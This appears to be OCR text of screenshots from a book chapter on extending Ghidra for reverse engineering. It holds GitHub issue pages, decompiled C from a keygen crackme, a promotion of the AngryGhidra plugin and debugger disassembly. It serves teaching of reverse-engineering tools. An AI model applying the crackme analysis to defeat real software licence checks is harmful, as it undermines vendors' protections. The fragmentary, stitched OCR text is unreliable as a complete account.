

github.com/NationalSecurityAgency/ghidra/issues/107
Open
Uncontrolled Search Path Element when executing CMD. #107
dalvarezperez opened this issue on 8 Mar 2019 · 19 comments
Attach files by dragging & dropping, selecting or pasting them.
Close issue
Comment



Exception while decompiling X: process: timeout
#2406 by astrelsky was closed 4 days ago



Can threads share Application Initialization? #2418
Open
greagen opened this issue 6 hours ago · 0 comments
greagen commented 6 hours ago
I use Ghidra single jar to process many files and run the process module by threads. It seems the Application Initialization just runs once and it is static system configuration. The analysis results show that the module work well and get correct results. However, I don't feel comfortable because I am not familiar with the Application Initialization for Ghidra single Jar when it runs at the first time. I am not sure whether it is correct if multi threads share the same initialization. But I do not know how to make all threads use their own Ghidra Application configuration if I do not run the main function for duplicated times to make them run by multi processes.
Write
Preview
I'm writing a comment...
Attach files by dragging & dropping, selecting or pasting them.
Comment


Issue: Bug report

Create a report to help us improve. If this doesn't look right, choose a different type.











Chapter 14: Extending Ghidra for Advanced Reverse Engineering






```
22  if (param_1 < 2) {
23    puts("useage: ./keygen code");
24                    /* WARNING: Subroutine does not
25    exit(0);
26  }
27  sVar1 = strlen(*(char **)(param_2 + 8));
28  if (sVar1 != 0xe) {
29    denied_access();
30  }
31  strncpy(code,*(char **)(param_2 + 8),0x28);
32  check_0();
33  check_1();
34  check_2();
35  check_3();
36  check_4();
37  check_5();
38  check_6();
39  check_7();
40  check_8();
41  check_9();
42  check_10();
43  check_11();
44  check_12();
45  check_13();
46  sprintf((char *)&local_1b8,success,code);
47  printf("%s",&local_1b8);
48  if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
49                    /* WARNING: Subroutine does not
50    __stack_chk_fail();
51  }
52  return 0;
53 }
```


AngryGhidraPlugin
Colors
Fallthrough
References
Set
Apply Patched Bytes
Unset
Avoid Address
Blank State Address
Find Address


Nalen
Use angr from Ghidra!
One-click symbolic execution with AngryGhidraPlugin.
Check it out.
https://github.com/Nalen98/AngryGhidra
GitHub
Nalen98/AngryGhidra
Angr plugin for Ghdira. Contribute to Nalen98/ AngryGhidra development by creating an account on GitHub.
17:40
Lucas Лукэс
Nalen
Use angr from Ghidra! ...
very nice
18:25


0000000000402300 56 push rsi
0000000000402301 53 push rbx
0000000000402302 48 83 EC 28 sub rsp,28
0000000000402306 48 8B 05 83 1F 00 00 mov rax,qword ptr ds:[404290]
000000000040230D 83 38 02 cmp dword ptr ds:[rax],2
0000000000402310 74 06 je hello world.402318
0000000000402312 C7 00 02 00 00 00 mov dword ptr ds:[rax],2
0000000000402318 83 FA 02 cmp edx,2
000000000040231B 74 13 je hello world.402330
000000000040231D 83 FA 01 cmp edx,1
0000000000402320 74 40 je hello world.402362
Hide FPU
RAX 0000000000402300
RCX 0000000000400000
RDX 0000000000000001
RBP 0000000000000000
RSP 000000000062F498
RSI 0000000000000001
RDI 000000007FFE0384